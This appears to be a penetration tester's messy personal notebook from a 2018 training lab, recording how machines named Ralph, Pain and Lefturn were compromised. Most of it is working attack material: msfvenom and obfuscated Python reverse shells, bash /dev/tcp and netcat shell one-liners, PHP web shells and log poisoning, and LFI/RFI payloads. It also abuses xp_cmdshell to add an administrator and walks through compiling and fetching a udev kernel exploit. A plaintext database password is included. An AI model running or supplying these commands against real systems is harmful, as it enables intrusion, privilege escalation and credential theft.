Documents and Settings
02/18/2008 08:23 AM
FPSE_search
02/18/2008 08:24 AM
Inetpub
02/26/2008 08:16 PM
```

Logs
02/13/1999 07:02 PM 39,184 Ntrights.exe
11/08/2014 08:56 PM
Program Files
02/09/2010 05:34 AM
Python26
07/09/2004 02:15 AM 2,438,830 setupssh.exe
04/20/2016 11:16 PM
WINDOWS
02/17/2008 07:36 PM
wmpub
4 File(s) 2,478,014 bytes
8 Dir(s) 1,872,130,048 bytes free

net "user behnam /add"

25/2008 12:32 PM
..
02/25/2008 12:33 PM
80
02/25/2008 12:58 PM
MSSQL
0 File(s) 0 bytes
4 Dir(s) 1,878,183,936 bytes free

new one

52.56.37.236 - set

ssh ec2-user@35.178.122.216 -i key1.pem --Ubuntu -set

yum update -y && yum install python-pexpect python-crypto python-openssl python-pefile

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=35.178.122.216 LPORT=21 -f elf > shell.sh
```

```
use exploit/multi/handler
```

```
payload linux/x64/meterpreter/reverse_tcp
```

```
msfvenom -p cmd/unix/reverse_python LHOST=172.31.18.196 LPORT=443 -f raw > shell.py
```

notes :

```
dir c:\Python26z\python.exe
```

Python26

Pinging 10.11.1.31 with 32 bytes of data:

```
Reply from 10.11.1.31: bytes=32 time<1ms TTL=128
```

Ping statistics for 10.11.1.31:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

Minimum = 0ms, Maximum = 0ms, Average = 0ms

Volume in drive C has no label.

Volume Serial Number is 9C2A-2808

Directory of c:\Program Files

11/08/2014 08:56 PM

.

11/08/2014 08:56 PM

..

11/08/2014 08:56 PM

Adobe

02/27/2015 07:47 PM

Common Files

02/17/2008 07:30 PM

ComPlus Applications

02/18/2008 10:35 AM

Debugging Tools for Windows

01/02/2013 08:42 AM

freeSSHD

02/17/2008 07:32 PM

Internet Explorer

02/25/2008 12:32 PM

Microsoft SQL Server

02/17/2008 07:31 PM

NetMeeting

02/17/2008 07:32 PM

Online Services

02/17/2008 07:32 PM

Outlook Express

02/18/2008 08:18 AM

VMware

02/17/2008 07:35 PM

Windows Media Player

02/17/2008 07:29 PM

Windows NT

0 File(s) 0 bytes

15 Dir(s) 1,860,435,968 bytes free

in the main root

Ntrights.exe

um = 0ms, Maximum = 0ms, Average = 0ms

Volume in drive C has no label.

Volume Serial Number is 9C2A-2808

Directory of C:\

02/17/2008 07:35 PM 0 AUTOEXEC.BAT

02/17/2008 07:35 PM 0 CONFIG.SYS

02/17/2008 08:25 PM <DIR> Documents and Settings

02/18/2008 08:23 AM <DIR> FPSE_search

02/18/2008 08:24 AM <DIR> Inetpub

02/26/2008 08:16 PM <DIR> Logs

02/13/1999 07:02 PM 39,184 Ntrights.exe

11/08/2014 08:56 PM <DIR> Program Files

02/09/2010 05:34 AM <DIR> Python26

07/09/2004 02:15 AM 2,438,830 setupssh.exe

04/20/2016 11:16 PM <DIR> WINDOWS

02/17/2008 07:36 PM <DIR> wmpub

 4 File(s) 2,478,014 bytes

 8 Dir(s) 1,860,423,680 bytes free

10.11.1.31 & C:\Python26\python.exe "-h"

10.11.1.31 & xcopy "exploit.py C:\Python26"

Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
Volume in drive C has no label.
Volume Serial Number is 9C2A-2808

Directory of C:\Python26

03/29/2018 09:44 AM

03/29/2018 09:44 AM

..

03/29/2018 09:44 AM 221 be.py

02/09/2010 05:34 AM

DLLs

02/09/2010 05:34 AM

Doc

02/09/2010 05:34 AM

include

02/09/2010 06:46 AM

Lib

02/09/2010 05:34 AM

libs

10/26/2009 08:32 AM 39,769 LICENSE.txt
10/26/2009 06:59 AM 152,261 NEWS.txt
10/26/2009 08:25 AM 26,624 python.exe
10/26/2009 08:27 AM 27,136 pythonw.exe
10/26/2009 06:59 AM 56,189 README.txt

02/09/2010 05:34 AM

tcl

02/09/2010 05:34 AM

Tools

10/26/2009 08:23 AM 49,664 w9xpopen.exe
7 File(s) 351,864 bytes
9 Dir(s) 1,860,354,048 bytes fr

C:\Python26\be.py

Commands to run :

```
C:\Python27\python.exe -c "(lambda __y, __g, __contextlib: [[[[[[[s.connect(('10.11.0.37', 4444)),  
[[[s2p_thread.start(), [[(p2s_thread.start(), (lambda __out: (lambda __ctx: [__ctx.__enter__(),  
__ctx.__exit__(None, None, None), __out[0](lambda: None)][2])(__contextlib.nested(type('except',  
(), {'__enter__': lambda self: None, '__exit__': lambda __self, __exctype, __value, __traceback:  
__exctype is not None and (issubclass(__exctype, KeyboardInterrupt) and [True for __out[0] in  
[((s.close(), lambda after: after())[1]][0])})), type('try', (), {'__enter__': lambda self: None,  
['__exit__': lambda __self, __exctype, __value, __traceback: [False for __out[0] in [(p.wait(), (lambda  
__after: __after())[1]][0])}([None]))[1] for p2s_thread.daemon in [(True)][0] for  
__gl['p2s_thread'] in [(threading.Thread(target=p2s, args=[s, p]))][0])[1] for s2p_thread.daemon in  
[(True)][0] for __g['s2p_thread'] in [(threading.Thread(target=s2p, args=[s, p]))][0] for __g['p'] in  
[(subprocess.Popen(['\windows\system32\cmd.exe'], stdout=subprocess.PIPE,  
stderr=subprocess.STDOUT, stdin=subprocess.PIPE))][0])[1] for __g['s'] in  
[(socket.socket(socket.AF_INET, socket.SOCK_STREAM))][0] for __g['p2s'], p2s.__name__ in  
[(lambda s, p: (lambda __l: [(lambda __after: __y(lambda __this: lambda:  
__l['s'].send(__l['p'].stdout.read(1)), __this())[1] if True else __after())()](lambda: None) for __l['s'],  
__l['p'] in [(s, p)][0])({}), 'p2s'))][0] for __gl['s2p'], s2p.__name__ in [(lambda s, p: (lambda __l:  
[(lambda __after: __y(lambda __this: lambda: [(lambda __after: (__l['p'].stdin.write(__l['data']),  
__after())[1] if (len(__l['data']) > 0) else __after())(lambda: __this()) for __l['data'] in  
[(__l['s'].recv(1024))][0] if True else __after())()](lambda: None) for __l['s'], __l['p'] in [(s, p)][0])({}),  
's2p'))][0] for __g['os'] in [(__import__('os', __g, __g))][0] for __gl['socket'] in [(__import__('socket',  
__g, __g))][0] for __g['subprocess'] in [(__import__('subprocess', __g, __g))][0] for __g['threading']  
in [(__import__('threading', __g, __g))][0]]((lambda f: (lambda x: x(x))(lambda y: f(y()))),  
globals(), __import__('contextlib'))"
```

Check all the programfiles installed files, try to get a FTP and maybe it would work.

Check the firewall

Smbclient : smbclient //10.11.1.31/wwwroot -I 10.11.1.31 -N

Step by step of Ralpeh

30 March 2018

18:06

Ran NMAP got the list of ports then used NIKTO and dirb to get a list of directories and tried the _VTI_

The use of the num4linux. Nmap smb showed that there was a smb anonymous login

//smb commands

//To connect

smbclient //10.11.1.31/wwwroot -I 10.11.1.31 -N

//To list the shares on smb

smbclient -L //10.11.1.31/wwwroot -I 10.11.1.31 -N

//non interactive shell to interactive ...

Using the "ping.py" I got a shell via browsing to my smbserver that I started

http://10.11.1.31/_vti_pingit/pingit.html

so started a smbserver on my machine then put the meterpreter shell.exe on the smb server folder and then connected to it via the windows machine

```
//windows smb to get the shell.exe . This works because when SMB is enabled  
windows will connect to any SMB share as it is local so "\IP\shell.exe --no-pass  
"" this will run it without any issues and connect to it without any pass
```

10.11.1.31 & \\\10.11.0.198\ROPNOP\shell.exe --no-pass

**started a listener on my machine on port 4444*

Once got a shell back to my machine I managed to look better and found the log-off.asp.txt file

checked the login-off.asp.txt and managed to get the password and username of the server

Within the /wwwroot/login-off.asp.txt

```
//username and password found  
meterpreter > cat login-off.asp.txt  
<%
```

```
function stripFilter(strWords)  
  
stripFilter = replace(strWords, "", "")  
stripFilter = replace(stripFilter, "-", "")  
stripFilter = replace(stripFilter, "&", "")  
stripFilter = replace(stripFilter, "%", "")  
stripFilter = replace(stripFilter, "\", "")  
stripFilter = replace(stripFilter, "/", "")  
stripFilter = replace(stripFilter, "|", "")  
stripFilter = replace(stripFilter, ">", "")
```

end function

```
set cnn = server.createobject("ADODB.Connection")
```

```
cnn.open "PROVIDER=SQLOLEDB;DATA SOURCE=RALPH; User ID=sa  
;PWD=poiuytrewq; DATABASE=bankdb"
```

```
myUsrName = stripFilter(request.form("txtLoginID"))  
myUsrPassword = stripFilter(request.form("txtPassword"))
```

```
sSql = "SELECT * FROM tblCustomers where cust_name="" & myUsrName & ""  
and cust_password=""&myUsrPassword&"""
```

```
Set rs = Server.CreateObject("ADODB.Recordset")  
rs.Open sSql, cnn, 3, 3
```

```
if rs.BOF or rs.EOF then
```

```
    Response.write "<html><title>Offensive ASP Test Page</title>"  
    response.write "<br><br><center><h1>ACCESS DENIED</h1></center>" %>  
    <meta http-equiv="REFRESH" content="2;url=base-login.asp"><%  
else  
    Response.write "Login OK"  
    Response.write "<html><title>Offensive ASP Example</title>" %>  
    <meta http-equiv="REFRESH" content="0;url=restricted.htm"><%
```

```
End If
```

```
rs.Close  
cnn.Close
```

```
set rs = nothing  
set cmd = nothing  
set cnn = nothing
```

```
%>
```

Then used the username and password along with the NMAP script exploit for server 2000 to connect to the DB and because the xp-cmdshell was enabled we can execute commands, for next time make sure you check it via the metasploit to see if xp_cmd is enabled :)

```
Nmap done: 1 IP address (1 host up) scanned in 2.29 seconds
root@kali:~# nmap -p 1433 --script ms-sql-xp-cmdshell --script-args mssql.username=sa,mssql.password=poiuytrewq
Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-30 17:38 BST
Nmap scan report for 10.11.1.31
Host is up (0.16s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-xp-cmdshell:
| [10.11.1.31:1433]
|   Command: net user
|     output
|     =====
|     Null
|     User accounts for \\ 
|     Null
|     -----
|     Administrator          ASPNET          behnam
|     Guest                 IUSR_RALPH      IWAM_RALPH
|     ralph                 SQLDebugger    SUPPORT_388945a0
|     The command completed with one or more errors.
|     Null
|     Null
MAC Address: 00:50:56:89:59:82 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.25 seconds
root@kali:~# nmap -p 1433 --script ms-sql-xp-cmdshell --script-args mssql.username=sa,mssql.password=poiuytrewq
Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-30 17:39 BST
Nmap scan report for 10.11.1.31
Host is up (0.043s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-xp-cmdshell:
| [10.11.1.31:1433]
|   Command: net localgroup administrators behnam /add
|     output
|     =====
|     The command completed successfully.
|     Null
|     Null
MAC Address: 00:50:56:89:59:82 (VMware)
```

Then used RDP to connect to it

```
File Edit View Search Terminal Tabs Help
root@kali: ~/Downloads/lab-connecti... x root@kali: ~/Downloads/lab-connecti... x root@kali: ~/shells x root@kali: ~ x
Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-30 17:38 BST
Nmap scan report for 10.11.1.31
Host is up (0.16s latency).
Enter IP to ping: !OPN0P!shell.exe --no-pass
PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-xp-cmdshell:
| [10.11.1.31:1433]
|   Command: net user
|     output
|     =====
|     Null
|     User accounts for \\
|       Null
|     -----
|     Administrator      ASPNET          behnam
|     Guest              IUSR_RALPH    IWAM_RALPH
|     ralph              SQLDebugger   SUPPORT_388945a0
|     The command completed with one or more errors.
|     Null
|     Null
MAC Address: 00:50:56:89:59:82 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.25 seconds
root@kali:~# nmap -p 1433 --script ms-sql-xp-cmdshell --script-args mssql.username=sa,mssql.password=poiuytrewq,ms-sql-xp-cmdshell.cmd="net localgroup administrators behnam /add"
Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-30 17:39 BST
Nmap scan report for 10.11.1.31
Host is up (0.043s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-xp-cmdshell:
| [10.11.1.31:1433]
|   Command: net localgroup administrators behnam /add
|     output
|     =====
|     The command completed successfully.
|     Null
|     Null
MAC Address: 00:50:56:89:59:82 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.97 seconds
root@kali:~# [ ] ^ v Highlight All Match Case Whole Words 1 of 1 match
```

proof ; 26b4cb0930a3e3be4da8e9d738607427

Note to behnam:

Do not give up! Remember this!! See you had to enumerate everything!! Then have a look at the services installed, look what services it has and open the same on your machine and connect to it get a ".exe" think of that behnam.

NMAP commands :

```
nmap -p 1433 --script ms-sql-xp-cmdshell --script-args  
mssql.username=sa,mssql.password=poiuytrewq,ms-sql-xp-  
cmdshell.cmd="net localgroup administrators behnam /add" 10.11.1.31
```

```
nmap -p 1433 --script ms-sql-xp-cmdshell --script-args  
mssql.username=sa,mssql.password=poiuytrewq,ms-sql-xp-  
cmdshell.cmd="net user" 10.11.1.31
```

```
# nmap -p 1433 --script ms-sql-xp-cmdshell --script-args  
mssql.username=sa,mssql.password=poiuytrewq,ms-sql-xp-  
cmdshell.cmd="net user behnam rooter /ADD" 10.11.1.31
```

To add user : net user behnam password1 /ADD

To add behnam to admin : net localgroup administrators behnam /add

The [ftp.exe](#) is in : C:\Windows\system32\ftp.exe

pain

02 April 2018
01:03

PAIN machine

```
<?php
```

```
// Show all information, defaults to INFO_ALL  
phpinfo();
```

```
?>
```

The machine fails to get the reverse shell working,

Start a python web server on the machine and retrive files from there.
Target 10.11.1.35

Dirb found a directory <https://10.11.1.35/sections.php?page=>

then i used that with the uniscan LFI to exploit any LFIs

dirb <https://10.11.1.35/section.php?page=/usr/share/uniscan/LFI>

So i will try to exploit it for LFI or RCE

I managed to get the Password file : ATTENTION TO THE %00 WITHOUT IT WONT DISPLAY SO DO USE IT! This is coz the nullbytes hack apply here as it is php 5.1

https://10.11.1.35/section.php?page=components/com_competitions/includes/settings/settings.php?mosConfig_absolute_path=../../../../../../../../../../../../etc/passwd%00

//RCE section

I cannot upload anything so cannot do findsock bind shell. The LFI enabled me to read stuff on the server but nothing useful, after looking it turns out to be a RCE, so I setup a webserver on my machine and have the pain machine connect to me to grab a file. Using the basic **python simplehttpserver**. It enabled me to see that the RCE was working, it is very verbose.

RCE link :

<https://10.11.1.35/section.php?page=http://10.11.0.72:999/method7.php%00.0>

It worked! However I could not get a php shell back! It wouldn't execute it!

Soo at this moment I know that the RCE would grab files on my machines and read them ? So what I done was put a "info.php" so it would execute it and give me some info about it,

```
<?php  
// Show all information, defaults to INFO_ALL  
phpinfo();  
?>
```

After trying bunch of different reverse shell I looked at the info php again and saw that the sites has a section about disabled functions and also when I try to run the reverse shell php it gave me an error which is only printed if an function doesn't run, so it meant it couldn't run that function....

interesting therefore it must have it disabled. so went and tried bunch of php functions that were like the **"exec" command and saw non of them actually worked**. So what I want was a php page to be read so I can get a command execution done by the pain machine browsing the machine.

Check the reference section for it .

Then looked at The "php info" confirmed this and there was a bunch of functions that are disabled:

```
//found the disabled function in the phpinfo page
```

```
//disable_functions
base64_decode,eval,proc_open,exec,system,stream_socket_client,fsockopen,socket_create
base64_decode,eval,proc_open,exec,system,stream_socket_client,fsockopen,socket_create
```

Then noticed that there a file which uses `` as way to executing shells.

So I used that to execute a command :

Backticks are executed as a shell command (`)

```
//method7
```

```
<?php
$output = `whoami`;
echo "<pre>$output</pre>";
?>
```

```
*****shell time *****
```

Now we have a way to run commands so I tried the below it didn't work then BASH worked:

```
php -r '$sock=fsockopen("10.11.0.198",22);exec("/bin/sh -i <&3 >&3 2>&3");'
nc -e /bin/sh 10.11.0.198 1234
//worked
```

bash -i >& /dev/tcp/10.11.0.198/1234 0>&1

managed to get a reverse shell back via using the bash command one liner

<https://10.11.1.35/section.php?page=http://10.11.0.198:443/method7.php%00>

Couldn't get a back door coz I had no permissions by /tmp, for putting stuff in.

So basic enumeration was done then ran linuxprivcheck which gave me a top list of exploits to use thta might be used. I started with the top recommended exploits. The kernel was **vulnerable** this was obvious coz the google searched showed so many exploits :)

The exploit was in kernel 2.6.x on the udev

Then had a look at the exploits the below are the two :

//demo

<http://linux-hacking-guide.blogspot.co.uk/2015/05/metasploitable-2-privilege-escalation.html>

<http://www.madirish.net/370>

//the one

<https://www.exploit-db.com/exploits/8478/>

***** exploit***

This actually was very hard as the exploit had to be divided into different sections and ran differently as the GCC does not run on the pain machine.

The use of GCC had to be setup so it would compile 32 bit library in my 64 bit machine.

So the below steps is needed:

apt-get install gcc-multilib

Then compile each one in "-m32" so it means it is for a 32 bit machine, then use the **file** command to see if they are all 32 bit machine or not.

On the machine u can do "uname -a" to see the architecture

NOTE:

x86_64 ==> 64-bit kernel

i686 ==> 32-bit kernel

//pain machine

bash-3.1\$ uname -mrs

Linux 2.6.18-274.3.1.el5 i686

bash-3.1\$

So the bash script just creates them based on the source file as well, so if you read the exploit, you see that the source file is "cat" then "gcc" so I manually done that. By copying the source code in the exploit then used the "gcc" command in the exploit to compile them all!

Once all 3 were complied they looked like the below :

```
root@kali:~/Desktop/pain/udev# ls -lah
total 56K
drwxr-xr-x 2 root root 4.0K Apr  6 12:49 .
drwxr-xr-x 3 root root 4.0K Apr  6 11:32 ..
-rwxrwxrwx 1 root root 3.3K Apr  6 11:31 8478.sh
-rwxr-xr-x 1 root root 5.7K Apr  6 12:41 libno_ex.so.1.0
-rwxr-xr-x 1 root root 3.3K Apr  6 12:10 new.sh
-rw-r--r-- 1 root root 232 Apr  6 11:32 program.c
-rw-r--r-- 1 root root 1.6K Apr  6 12:21 program.o
-rwxrwxrwx 1 root root 7.2K Apr  6 12:49 suid
-rw-r--r-- 1 root root  80 Apr  6 11:32 suid.c
-rwxrwxrwx 1 root root 7.5K Apr  6 12:00 udev
-rw-r--r-- 1 root root 2.2K Apr  6 11:32 udev.c
root@kali:~/Desktop/pain/udev#
```

Then I moved them all over to the pain machine using WGET and **make sure you change the permission to 777 so they can execute,**

So move everything in the pain machine look at the complied and compare it with the exploit bash script needs!!!!

READ!!

wget <http://10.11.0.72:999/udev/udev>

wget <http://10.11.0.72:999/udev/program.o>

wget <http://10.11.0.72:999/udev/suid>

wget http://10.11.0.72:999/udev/libno_ex.so.1.0

wget <http://10.11.0.72:999/udev/8478.sh>

Then run it!

./udev 546

./udev 564

./udev 563

Get the udev pid stated on the exploit

There is some files in the root folder been copied to a text file in g drive.

Also need to do post exploit :)

//proof

```
[root@pain ~]# cat proof.txt  
3f7d652a3efb59d0631771f65c65ba07  
[root@pain ~]#
```

Check the gdrive for the files

/etc/resolv.conf - works

the use of the linux version 2.6.18 for privilege escalation

the problem is that /proc/self/environ%00 is not accessable

10.11.0.198/monster/php-reverse-shell.php

```
<?system('wget http://10.11.0.198/monster/php-reverse-shell.php -O shell.php');?>
```

```
root:x:0:0:root:/bin/bash  
bin:x:1:1:bin:/bin:/sbin/nologin  
daemon:x:2:2:daemon:/sbin:/sbin/nologin  
adm:x:3:4:adm:/var/adm:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
sync:x:5:0:sync:/sbin:/bin/sync  
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown  
halt:x:7:0:halt:/sbin:/sbin/halt  
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin  
news:x:9:13:news:/etc/news:  
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin  
operator:x:11:0:operator:/root:/sbin/nologin  
games:x:12:100:games:/usr/games:/sbin/nologin  
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin  
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin  
nobody:x:99:99:Nobody:/sbin/nologin  
rpm:x:37:37::/var/lib/rpm:/sbin/nologin  
dbus:x:81:81:System message bus:/sbin/nologin  
apache:x:48:48:Apache:/var/www:/sbin/nologin
```

```
avahi:x:70:70:Avahi daemon:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
distcache:x:94:94:Distcache:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
named:x:25:25:Named:/var/named:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
dovecot:x:97:97:dovecot:/usr/libexec/dovecot:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
```

MORE LFI files found :

so i managed to see that this log file is readable, you cannot access apache2 coz you need to be root!!!

but the proc sel/fd is available. --- we need to infect that

url <https://10.11.1.35/section.php?page=/proc/self/fd/12%00> -k

infect it via burp

```
<?php system($_GET['c']); ?>
<?php system(\$_GET['cmd']); ?>
```

```
//REF
//DRIB resultt
root@kali:~/Desktop/lab-connection# dirb https://10.11.1.35/section.php?page=/root/Desktop/newlfi.txt
```

```
-----
DIRB v2.22
By The Dark Raver
-----
```

```
START_TIME: Sat Mar 31 21:29:00 2018
URL_BASE: https://10.11.1.35/section.php?page=
WORDLIST_FILES: /root/Desktop/newlfi.txt
```

```
-----
```

GENERATED WORDS: 27

---- Scanning URL: <https://10.11.1.35/section.php?page=> ----
+ <https://10.11.1.35/section.php?page=/etc/issue%00> (CODE:200|SIZE:45)
+ <https://10.11.1.35/section.php?page=/etc/passwd%00> (CODE:200|SIZE:1595)
+ <https://10.11.1.35/section.php?page=/etc/group%00> (CODE:200|SIZE:621)
+ <https://10.11.1.35/section.php?page=/etc/hosts%00> (CODE:200|SIZE:39)
+ <https://10.11.1.35/section.php?page=/proc/version%00> (CODE:200|SIZE:149)
+ <https://10.11.1.35/section.php?page=/proc/cmdline%00> (CODE:200|SIZE:33)
+ <https://10.11.1.35/section.php?page=/proc/mounts%00> (CODE:200|SIZE:546)
+ <https://10.11.1.35/section.php?page=/proc/net/arp%00> (CODE:200|SIZE:156)
+ <https://10.11.1.35/section.php?page=/proc/net/route%00> (CODE:200|SIZE:512)
+ <https://10.11.1.35/section.php?page=/proc/net/tcp%00> (CODE:200|SIZE:750)
+ <https://10.11.1.35/section.php?page=/proc/net/udp%00> (CODE:200|SIZE:640)

NEW 3/418

PAIN machine

dev/tcp/10.11.0.198/9999%00

PHP

<?php

```
sock=fsockopen("10.0.0.1",1234);
exec("/bin/sh -i <&3 >&3 2>&3");
```

how pain will process our php lang ?

it does not like some functions so cannot get php-shell reverse

so i am looking for different PHP exec options :

contaminating log file :

```
<?php system($_GET['cmd']);?>
```

```
exploit.php?cmd=ls
```

//The PHP functions tried to get a shell back or even execute a command
check the below
/etc/php5/cgi/php.ini -

put this in a file on our machine as php or txt.

note: Nullbyte is just a way round php that will stop only executing .php file formats

```
//created file method1
```

```
<?php echo shell\exec("ipconfig");?>
```

```
//try different numbers if 3 fails
```

```
<?php $sock=fsockopen("10.11.0.198",1234);exec("/bin/sh -i <&5 >&5 2>&5");
```

```
//executing commands on the victim machine
```

```
//method 2
```

```
<?php
```

```
// Return the directory listing in which the file run (Linux)
```

```
system("ls -la");
```

```
?>
```

```
// Exec()
```

```
//method3
```

The exec() function accepts a command as a parameter but does not output the result. If second optional parameter is specified, the result will be returned as an array. Otherwise, only the last line of the result will be shown if echoed.

```
<?php  
// Executes, but returns nothing  
exec("ls -la");  
?>
```

```
// Exec() and echo = exec and show
```

Using echo with the exec() function, will only print the last line of the command's output.

```
<?php  
// Executes, returns only last line of the output  
echo exec("ls -la");  
?>
```

```
// EXEC () with print_r  
//method 4  
<?php  
// Executes, returns the output in an array  
exec("ls -la",$array);  
print_r($array);  
?>
```

///The shell_exec() function is similar to exec(), however, instead, it outputs the entire result as a string.

```
//method5  
<?php  
// Executes, returns the entire output as a string  
echo shell_exec("ls -la");  
?>
```

```
///passthru()
```

The passthru() function executes a command and returns output in raw format.

```
//method6
<?php
// Executes, returns output in raw format
echo passthru("ls -la");
?>
```

Backticks are exected as a shell command (`)

```
//method7
<?php
$output = `bash -i >& /dev/tcp/10.11.0.198/1234 0>&1`;
echo "<pre>$output</pre>";
?>
```

//php backdoors :

```
-c99
-r57
-b374
```

//found the disabled function in the phpinfo page

```
disable_functions
base64_decode,eval,proc_open,exec,system,stream_socket_client,fsockopen,socket_create
base64_decode,eval,proc_open,exec,system,stream_socket_client,fsockopen,socket_create
```

//shell

```
php -r '$sock=fsockopen("10.11.0.198",22);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
nc -e /bin/sh 10.11.0.198 1234
```

```
//worked  
bash -i >& /dev/tcp/10.11.0.198/1234 0>&1
```

managed to get a reverse shell back via using the bash command one liner

<https://10.11.1.35/section.php?page=http://10.11.0.198:443/method7.php%00>

// get a backdoor in using c99.php

cannot wget it coz i dont have permissions maybe /tmp ?

**enumerate services ,
linux privilege escalation enumeration**

use exploit suggestor :

<https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh>

the OS is vulnerable to CentOS release 5 final , check the kernel and the OS number that might be vuln to exploit

use that fancy gcc function

wget <http://10.11.0.72:443/linux-exploit-suggester.sh>

```
bash-3.1$ uname -mrs  
Linux 2.6.18-274.3.1.el5 i686
```

bash-3.1\$

the kernel really seems to be effected with few exploits :

xploits/9545/

info :

inux kernel versions from 2.4.4 to 2.4.37.4, and from 2.6.0 to 2.6.30.4
* are vulnerable.

something about VMroot ?? check it out

5.3 is vulnerable to nullbyte

Pain hack

06 April 2018
18:00

Lefturn

09 April 2018
23:26

Managed to get a shell back via a bad configuration in the application

<https://www.exploit-db.com/exploits/43853/>

Use either of the pythons on port 22

```
python -c 'import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1
```

```
234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
-c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<YOURIP>",<YOURLISTENINGPORT>));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
python -m SimpleHTTPServer 22
```

This will give you very limited shell, the below allows u to write too :

```
/var/tmp
```

So now to get privilege escalation you must think out the box any limitation there are ways round it, do not give in!

Check the password file for the mysql ?

Mysql : look for the current version of it and see what one is using.

Take the ssh private key and connect ?

The results of the linuxprivilege escalation maybe run other scripts :

*) ENUMERATING INSTALLED LANGUAGES/TOOLS FOR SPLOIT BUILDING...

[+] Installed Tools

```
/usr/bin/awk  
/usr/bin/perl  
/usr/bin/python  
/usr/bin/vi  
/usr/bin/vim  
/usr/bin/find  
/usr/bin/wget
```

[+] Related Shell Escape Sequences...

```
vi-->    :!bash  
vi-->    :set shell=/bin/bash:shell  
vi-->    :!bash  
vi-->    :set shell=/bin/bash:shell  
awk-->    awk 'BEGIN {system("/bin/bash")}'  
find-->   find / -exec /usr/bin/awk 'BEGIN {system("/bin/bash")}' '\;  
perl-->   perl -e 'exec "/bin/bash";'
```

[*] FINDING RELEVANT PRIVILEGE ESCALATION EXPLOITS...

Note: Exploits relying on a compile/scripting language not detected on this system are marked with a '***' but should still be tested!

The following exploits are ranked higher in probability of success because this script detected a related running process, OS, or mounted file system

- MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || <http://www.exploit-db.com/exploits/1518> || Language=c**

The following exploits are applicable to this kernel version and should be investigated as well

- Kernel ia32syscall Emulation Privilege Escalation || <http://www.exploit-db.com/exploits/15023> || Language=c**

- Sendpage Local Privilege Escalation || <http://www.exploit-db.com/exploits/19933> || Language=ruby**

- CAP_SYS_ADMIN to Root Exploit 2 (32 and 64-bit) || <http://www.exploit-db.com/exploits/15944> || Language=c**

- CAP_SYS_ADMIN to root Exploit || <http://www.exploit-db.com/exploits/15916> || Language=c**

- MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || <http://www.exploit-db.com/exploits/1518> || Language=c**

- open-time Capability file_ns_capable() Privilege Escalation || <http://www.exploit-db.com/exploits/25450> || Language=c**

- open-time Capability file_ns_capable() - Privilege Escalation Vulnerability || <http://www.exploit-db.com/exploits/25307> || Language=c**

Finished

Check the privilege escalation file :)

```
chmod 777 text.txt
sh-4.2$ ls -lah
ls -lah
total 4.0K
drwxrwxrwt 3 root root 80 Apr 10 18:06 .
drwxr-xr-x 19 root root 3.1K May 7 2016 ..
drwxrwx--- 2 apache apache 40 Apr 10 18:06 a
-rwxrwxrwx 1 apache apache 5 Apr 10 18:06 text.txt
sh-4.2$ ls- lah
ls- lah
sh: ls-: command not found
sh-4.2$ ls -lah
ls -lah
total 4.0K
drwxrwxrwt 3 root root 80 Apr 10 18:06 .
```

```
drwxr-xr-x 19 root root 3.1K May 7 2016 ..
drwxrwx--- 2 apache apache 40 Apr 10 18:06 a
-rwxrwxrwx 1 apache apache 5 Apr 10 18:06 text.txt
sh-4.2$ pwd
pwd
/dev/shm
sh-4.2$
```

So check the /dev/shm and how you can execute

The privilege escalation script doesn't check for the below things :

/etc/init.d/* scripts are readable
X11 trusts, apache passwd files, mysql trusts?

Done ::

```
ls
Cron.sh
cgi-bin
fcgi-bin
otrs.CheckModules.pl
otrs.CheckSum.pl
otrs.Console.pl
otrs.Daemon.pl
otrs.PostMaster.pl
otrs.SetPermissions.pl

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
